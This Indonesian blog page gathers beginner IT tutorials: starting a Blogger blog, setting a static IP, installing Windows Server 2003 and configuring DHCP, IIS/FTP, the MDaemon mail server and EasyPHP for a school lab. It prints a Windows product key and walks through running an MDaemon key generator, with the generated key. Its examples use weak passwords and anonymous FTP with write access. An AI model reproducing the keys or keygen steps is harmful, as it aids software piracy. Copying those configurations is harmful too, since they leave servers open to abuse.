TIPS: agar blog anda mudah terindex oleh search engine(mesin pencari), maka alangkah lebih bagusnya jika anda membuat sebuah kesamaan antara addres dan name dari blog anda!
Sekarang klik tombol panah ORANGE"Continue" untuk melanjutkan ke langkah ke-4

  • LANGKAH KE-4 (CHOOSE YOUR BLOG TEMLATE)

Sekarang anda haya tinggal selangkah lagi untuk mempunyai webblog buatan sendiri!!!
Disini anda ditujukan untuk memilih warna dan bentuk dari web anda. Silahkan pilih sesuai dengan topic dan selera anda.
OK jika anda sudah selesai memilih template, sekarang kita akan lanjut ke langkah berikutnya.
Sekarang klik tombol panah ORANGE"Continue" untuk melanjutkan ke langkah ke-5

  • LANGKAH KE-5 (GENERATE YOUR BLOG)

Sekarang blogger akan menciptakan blog anda. Setelah blog selesai dibuat, maka di browser anda akan ada tulisan "Your Blog Has Beeb Created" Klik start Posting untuk untuk membuat artikel/tulisan pertamamu.
Sekarang Isikan Judul artikel kamu pada kolom tile, dan tulis isi dari artikelmu di bawahnya!

SELAMAT!! sekarang anda sudah mempunyai blog sendiri dan sudah bisa dilihat dari penjuru dunia manapun :)
Read More - Baca Selengkapnya Disini
APA ITU META TAG ?
What are meta tags? Meta tags are HTML codes that are inserted into the header on a web page, after the title tag. They take a variety of forms and serve a variety of purposes, but in the context of search engine optimization when people refer to meta tags, they are usually referring to the meta description tag and the meta keywords tag. Read More... Memfilter Iklan Google Adsense Yang Muncul di Web
To create and manage a filter list of websites whose ads you'd like to restrict from showing on your site or AdSense for search results pages, simply log in to your account at https://www.google.com/adsense and click the Competitive Ad Filter link below the AdSense Setup tab. You can create separate filter lists for your content pages and for your AdSense for search results pages. Ads for the websites that you add to your competitive ad filter list typically will not run on your pages, but remember that filtering sites may decrease the number of ads that can appear on your pages as well as decrease your potential earnings. Read More...

Selasa, 04 Oktober 2011

Cara Setting IP address untuk Koneksi ke Internet dan Jaringan

Cara untuk menyeting IP, antara lain:

Klik menu Start, kemudian pilih Control Panel


Setelah itu, pilih Network and Internet Conection.


Lalu pilih Network Connection.


Setelah muncul tampilan seperti di bawah ini, klik kanan pada icon Local Area COnnection, lalu pilih Properties.


Setelah muncul tampilan seperti pada gambar di bawah ini, aktifkan Internet Protocol (TCP/IP), lalu klik Properties.


Klik radio button Use the following IP address, kemudian isi kotak IP address, Subnet mask dan Default gateway. Setelah itu klik radio button Use the following DNS server addresses, setelah itu isi kotal Preferred DNS server dan Alternate DNS server. Setelah semua dapat dipastikan benar, klik OK.


Klik OK setelah muncul tampilan seperti pada gambar di bawah ini.


Setelah anda melalui step di atas, anda telah selesai mengatur IP komputer anda. Untuk memastikan bahwa anda telah terhubung dengan jaringan dan internet. letakkan pointer mouse pada icon Local Area Connection pada taskbar.


Akan muncul tampilan seperti gambar di bawah ini.


Untuk lebih memastikan lagi klik icon Local Area Connection pada taskbar.


Akan muncul tampilan seperti pada gambar di bawah ini, anda dapat melihat status koneksi LAN dan kecepatannya. Kecepatan pengiriman dan penerimaan data dan perintahnya juga dapat dilihat disini.


Pada Support anda dapat melihat IP address, Subnet Mask, Default Gateway, dll yang telah anda setting tadi.


Selain dengan cara di atas, anda juga dapat mengecek koneksi dari Command Prompt. Dilakukan dengan cara, klik nemu Start kemudian Run.


Pada kotak Search isikan cmd, seperti pada gambar.


Setelah itu tuliskan ping (spasi) IP address komputer anda, kemudian tekan tombol ENTER pada keyboard.


Perhatikan gambar di bawah ini, jika muncul tampilan seperti pada gambar di bawah ini, berarti komputer anda telah terhubung pada jaringan LAN.

CARA MENGINSTAL WINDOWS SERVER 2003 DAN APLIKASINYA

Untuk menginstal Windows server 2003 sama langkahnya dengan menginstal Windows xp professional
  •  nyalakan computer masukkan cd driver
  •  tekan tombol power cpu yang lama sampai mati dan lalu hidupkan lagi
  •  tekan F12 untuk boot menu
  •  keluar kotak boot menu pilih CD room dan enter
  •  proses tunggu sampai keluar pres any key lalu tekan enter
  •  tunggu poses hingga selesai
  •  enter (continoue)
  •  F8 (agree)
  •  esc (cancel)
  •  mempartisi :
  •  delete (partisi),
  •  enter (continoue),
  •  L (delete)
  •  C (create)
  •  bagi volume hard disk menjadi dua bagian C&D masing masing 10000 mb atau terserah
  •  tekan enter
  •  lalu pilih NTFS quick dan enter
  •  tekan enter (instal)
  •  tekan enter (continoue)
  •  tunggu proses hingga selesai
  •  pada kotak regional and language. Pilih costumize lalu cari Indonesia 2 kali atas dan bawah Ok
  •  click apply dan OK
  •  keluar kotak personalize your software pada name smkn2 dan pada organization tulis sekolah, lalu klik next
  •  pada kotak produk key tulis JK6JC P7P7H 4HRFC 3XM7P G33HM NEXT
  •  pada licensing modes:
  •  per server number ofconcurrent conections. Each conection mask have its own client acces licence pilih berapa user yang akan di conekkan dengan server missal 24,lalu klik next
  •  pada kotak computer name and administrator password,
  •  tulis kompyter name : smkn2,
  •  pada administrator password tulis: sekolah dan juga confirm password
  •  klick next lalu yes
  •  pada kotak date and time setting: pilih Bangkok, Hanoi, Jakarta lalu klik next
  •  pada kotak networking setting: pilih tipical setting lalu klik next
  •  pada kotak work book or computer domain: pilih work group lalu klik next
  •  tunggu sampai selesai
  •  setelah selesai untuk membukanya tekan CTRL+ALT+DEL dan enter
 Langlah- langkah setelah server terinstall:
 Membuat IP address:
 kilk start
 pilih dan klik control panel
 klik network & internet conection
 klik network connect
 klik kanan pada local area
 pilih & klik properties
 pilih & klik intenet protocol ( TCP/IP)
 klik properties
 aktifkan / klik : use the following IP address
 tuliskan IP address , Misal : 192.168.0.1
 tekan Tab (otomatis ada 255.255.255.0)
 tekan tab
 pada default gateway tulis, missal: 192.168.0.1
 klik OK
 Mengecek IP address
 klik start
 klik run,tulis pada kotak run IP address yang akan kita connectkan missal: ping-t192.168.0.1 klik ok . Ping-t gunanya untuk mengetahui apakah server sudah terconnect atau belum.bisa terconecct akan muncul : reply from 192.168.0.1 bytes=32 time<1ms TTL=128 .


Membuat pasword user
guna membuat password user adalah bila user mau masuk ke server harus menyebutkan paswordnya, caranya :
 klik start
 pilih administrative tool dan klik computer management.
 pilih & klik kanan pada local user and group
 pilih & klik new user
 lalu keluar kotak new user, pada user name tulis, misal : smkn , pada full name tulis, misal :smkn , pada description tulis, misal : siswa , pada password tulis, misal : sekolah , pada confirm password tulis, misal : sekolah (sama dengan password) , lalu nonaktifkan user must change paswordat next logon dan aktifkan user cannot change password. Lalu klik OK.

Menginstal DHCP & IIS
 klik start
 pilih control panel lalu klik add or remove program
 pada kotak add or remove program pilih & klik add/remove windows component..
 pada kotak windows component wizard pilih dan klik:
◘ accessories and utillitis, lalu klik detail setelah itu OK
◘ application server,lalu klik detail, setelah itu pilih & klik:
 enabel network COM + access
 internet information services (IIS) lalu klik detail
 pilih & klik :
 common files
 file transfer protocol (FTP) services
 internet informationservice manager
 klik OK
 klik OK
◘ intenet explorer enhanced security configuration,
 klik detail
 klik OK
◘ networking services,
 klik detail, pilih & klik:
 dynamic host configuration protokal (DHCP)
 klik OK

◘ update rootcertificates.
◘ Klik next, lalu proses
◘ Klik finish


Mensetting DHCP
 klik start
 pilih administrative tool, dan klik DHCP
 pada kotak DHCP, pilih dan klik pada nama computer ( IP address) misalnya : smkn2(192.168.0.1)
 klik kanan, pilih dan klik new scope
 pada kotak new scope:
◘ klik next
◘ tulis neme & description, misalnya : lab ti , lab kompeter.
◘ Klik next
◘ Tulis start IP address & end IP address, maksudnya IP berapa sampai berapa IP yang akan diberikan ke user. Misalnya 192.162.0.10 sampai 192.162.0.50.
◘ Klik next
◘ Tulis lagi start & end IP address lalu klik add dan next
◘ Pada kotak lease duration klik next
◘ Pada kotak configure DHCP options klik next
◘ Pada kotak router tulis IP adderss server lalu klik add dan next
◘ Pada kotak domain name & DNS server klik next
◘ Pada kotak WINS server klik next
◘ Pada kotak activate scope, aktifkan : yes. Iwant to activate this scope. Lalu klik next.
◘ Klik finish
 Setelah selesai maka nama DHCHPnya lab ti dan batas IP address untuk user dari 192.168.0.10 sampai 192.168.0.50. serta secara otomatis DHCP telah aktif.
 

Mensetting IIS
 Klik start
 Pilih & sorot administrative tool
 Pilih & klik internet information services (IIS) manager
 Pada kotak IIS namager pilih dan klik tanda + pada smkn2 (local computer) maka akan muncul 4 menu yaitu
◘ FTP Sites
◘ Application Poos
◘ Web Sites
◘ Web service Extensions
 Pilih dan klik tanda + pada FTP Sites ,maka muncul Default FTP Sites
 Klik kanan Default FTP Sites
 Pilih dan klik properties
 Pada kotak Default FTP SitePropesties, pilih dan klik :
◘ Pada FTP Site:
 Description : Default FTP Site
 IP Address : (All Unassigned)
 ICP port : 21
 Aktifkan Connections limited top: lalu isi 100.000 dan isi 120 untuk Conecctions timeout (in seconds)
 Akyifkan Enable Logging dan pada kotaknya sudah terisi otomatis W3C Extended Log File Format
◘ Pada Security Account :
 Aktifkan Allow anonymous conections lalu otomatis terisi User name : IUSER_SMKN2 dan password : **********
◘ Pada Messanges biarkan tetap kosong
◘ Pada home directory :
 Aktifkan a directory on this computer
 Pada local path isi nama folder yang akan digunakan untuk menyimpan semua data dengan cara klik browse lalu pilh nama foldernya. Misalnya: C:\fita
 Aktifkan Read , Write , Log visits
 Aktifkan MS-DOS
◘ Pada Directory Security :
 Aktifkan Granted access
◘ Setelah itu klik apply lalu OK
 Lalu buka lagi kotak IIS Manager
 Klik tanda + pada Web Site, maka muncul Default Web Site
 Klik kanan Default Web Site lalu pilih dan klik properties.
 Pada kotak Default Web Site properties, pilih dan klik :
◘ Pada Web Site :
 Description : Default Web Site
 IP address : (all Unassigned)
 ICP port : 80
 Conecction timeout : 120 seconds
 Aktifkan Enabel HTTP Keep-Alives
 Akifkan Enable Logging ,dan pada kotaknya terisi: W3C Extended Log File Format
◘ Pada Performance
 Aktifkan Unlimited
◘ Pada ISAPI tetap kosongkan
◘ Pada Home Directory
 aktifkan a directory located on this computer
 pada local path isi nama folder yang aka digunakan untuk menyimpan semua data dengan cara kilk browse lalu pilh foldernya, misalnya : C:\fita
 aktifkan Read, Write , Directory Browsing , Log Visits , Index this sourece.
 Pada Application setting : Default Application
 Pada Execute permissions: Scrips only
 Application pool : Default AddPool
◘ Pada Custom Error biarkan saja
◘ Pada HTTP Headers non aktifkan semua
◘ Pada Directory Security biarkan saja
◘ Pada Document
 Aktifkan Enable default contentpage
 Klik pada index lalu klik move up sampai index di atas
 Lalu klik apply lalu OK


MAIL SERVER
 Menginstal Mail Server (M Daemon)
◘ Masukkan CD driver M Daemon
◘ Klik start
◘ Pilih dab klik my computer
◘ Klik kanan pada CD Drive (E:)
◘ Pilih dan klik properties
◘ Pilih & klik 2x pada mail & internet
◘ Pilih & klik 2x intarnet
◘ Pilih dan klik 2x mdaemon607_en
◘ Muncul kotak MDaemon Server Installation
◘ Pada License Agreement, pilih & klik I Agree
◘ Pada select Destination Directory, pilih & klik next
◘ Pada Registration Informasi
◘ Pada license name tulis: smkn2 (terserah)
◘ Pada Company/distributor : smkn2 (terserah)
◘ Lalu pilih & klik next
◘ Pada select component to install ,aktifkan atau otomatis aktif :

 Aktifkan atau otomatis aktif :
 MDaemon server for SMTP,POP and IMAP services
 MDaemon client for remote configuration services
 World client server for web based email and groupware services
◘ Lalu klik next
◘ Pada Ready to Instal, pilih & klik next
◘ Lalu tunggu !!
◘ Pada DNS Configuration,aktifkan UseWindows DNS setting
◘ Lalu pilih & klik next
◘ Pada Please setup your first accout,otomatis aktif:
◘ This account post master
◘ This account has Administrator level web access
◘ Dan yang lain biarkan kosong
◘ Lalu pilih & klik next
◘ Pada setup service setup:
 Otomatis aktif setup MDaemon as a system service
 Lalu pilih & klik next
◘ Pada Advance Installation, jangan aktifkan I want to go through the setup proses now, lalu pilih & klik next
◘ Pada Advanced Installation, pilih & klik next
◘ Pada Advance Installation, tulis: smkn2.mail (terserah)
◘ Pada Advance Installation, jangan aktifkan yes,I want MDaemon to connect me to me ISP, Lalu pilih & klik next.
◘ Pad finished , pilih & klik finish
◘ Lalu akan keluar kotak pertannyaan tentang Mdaemon, pilih dan klik OK.
◘ Maka akan keluar notepad & kotak Alt-N MDaemon PRO Windows ((massage Router smkn2.mail(192.168.0.1)) lalu minimize
 Mensetting mail server
◘ Klik start
◘ Pilih & klik my computer
◘ Klik kanak Drive E ,lalu pilih & klik explorer
◘ Pilih & klik 2x pada mail & internet
◘ Pilih & klik 2x intarnet
◘ Pilih dan klik 2x Mdaemon_en_KG.exe
◘ Pada kotak Mdaemon V6-kaggen and key check copy MDaemon = IGJTDOO-MVZWZXN-JITWZEV
◘ Lalu buka Alt-N MDaemon PRO Windows
◘ Klik help
◘ Pilih & klik register MDaemon and Antivirus
◘ Lalu kotak Mdaemon and antivirus, paste pada MDaemon register key lalu OK
◘ Klik server setup
◘ Pilih & klik World client/Relay fax
◘ Pada kotak World client/Relay fax properties:
 Klik server option
 Pada Run Client sever ilusngthis TCP port: 3000 (terserah)
◘ Sebelum user menggunakan fasilitas mail dari server user harus daftar dulu ke server.
◘ Caranya pada kotak Alt-N MDaemon PRO Windows di server:
 Klik account
 Pilih dan klik new account
◘ Pada kotak Account Editor:
 Full name : fita (terserah)
 Mail box name : fita @ smkn2.mail (terserah)
 Account password : fita (terserah)
 Note / comment on this account : fita (terserah)
 Lalu klik OK
◘ Setelah itu user baru bisa menggunakan fasilitas mail server dengan cara menconectkan ke server :
 Klik run
 Pada kotak run ketik: smkn2.mail
◘ Maka akan muncul mail dan silahkan isi ID dan paswordnya,misalnya, ID : fita , password : fita
◘ Silahkan kirim email ke yang lain tapi hanya sebatas LAN yang sama

 Menginstal Easy PHP
 Masukkan CD drivernya
 Klik start
 Pilh & klik my computer
 Klik 2x local disk E
 Klik 2x Easy PHP
 Klik 2x easyphp1-6_setup
 Pada kotak installation easy php, pilih dan klik suivant
 Pada menu Accord de licence, pilih dan klik Oui
 Pada menu Choisissez le repertoire de destination, klik suivant
 Pada menu Selectionnez un dossier du menu demarrer, klik suivant
 Pada menu Pret ainstaller pilih dan klik installer
 Tunggu sampai proses selesai
 Pada kotak installation easy php, aktifkan
◘ Ouvrir page d’accueil
◘ Lancer easy php.exe
 Lalu klik terminer
 Setelah easy php terinstal, lalu kita setting
 Klik start
 Pilih dan klik my computer
 Klik 2x local disk C
 Klik 2x program files
 Klik2x Easy PHP
 Klik 2x apache
 Klik 2x conf
 Klik 2x httpd.conf
 Pada kotak windows aktifkan Select the program from a list, lalu klik OK
 Pada kotak Open With, pilih & klik Notepad ,lalu klik OK
 Setelah keluar kotak httpd-Notepad tekan CTRL+F maka akan keluar kotak find
 Pada kotak find letakkan kursos paling atas dan pada direction aktifkan Down
 Ketik port pada kotak find lalu klik find next sampai kursor berada di port 80
 Ganti port 80 dengan port 81
 Setelah itu letakkan lagi kursor paling atas
 Ketik document pada kotak find dan aktifkan Down lalu klik find next sampai kursos berada di Document root C:/program files/easy/php/www”
 Lalu ganti dengan Document root C:/folder yang digunakan untuk menyimpan data di server”. Misalnya disini memakai C:/fita maka ketik Document root C:/fita”
 Setelah itu letakkan lagi kursor paling atas
 Ketik directory pada kotak find dan aktifkan Down lalu klik find next terus.
 Sampai berada di yang berada di bawah
◘ #This should be changed to whatever you set DocumentRoot to.
 Lalu ganti dengan seperti waktu mengganti di document root, yaitu C:/folder yang digunakan untuk menyimpan data di server” misalnya disini adalah
 Setelah selesai klik file
 Klik save, lalu keluar
 Lalu pada icon easy php yang berada di pojok kanan
 Klik kanan
 Pilih dan klik start
 Bila lampu merah pada icon easy php telah berkedip terus itu menandakan easy php telah aktif dan berhasil
 Bila ingin mematikan easy php klik kanan pada icon easy php lalu klik stop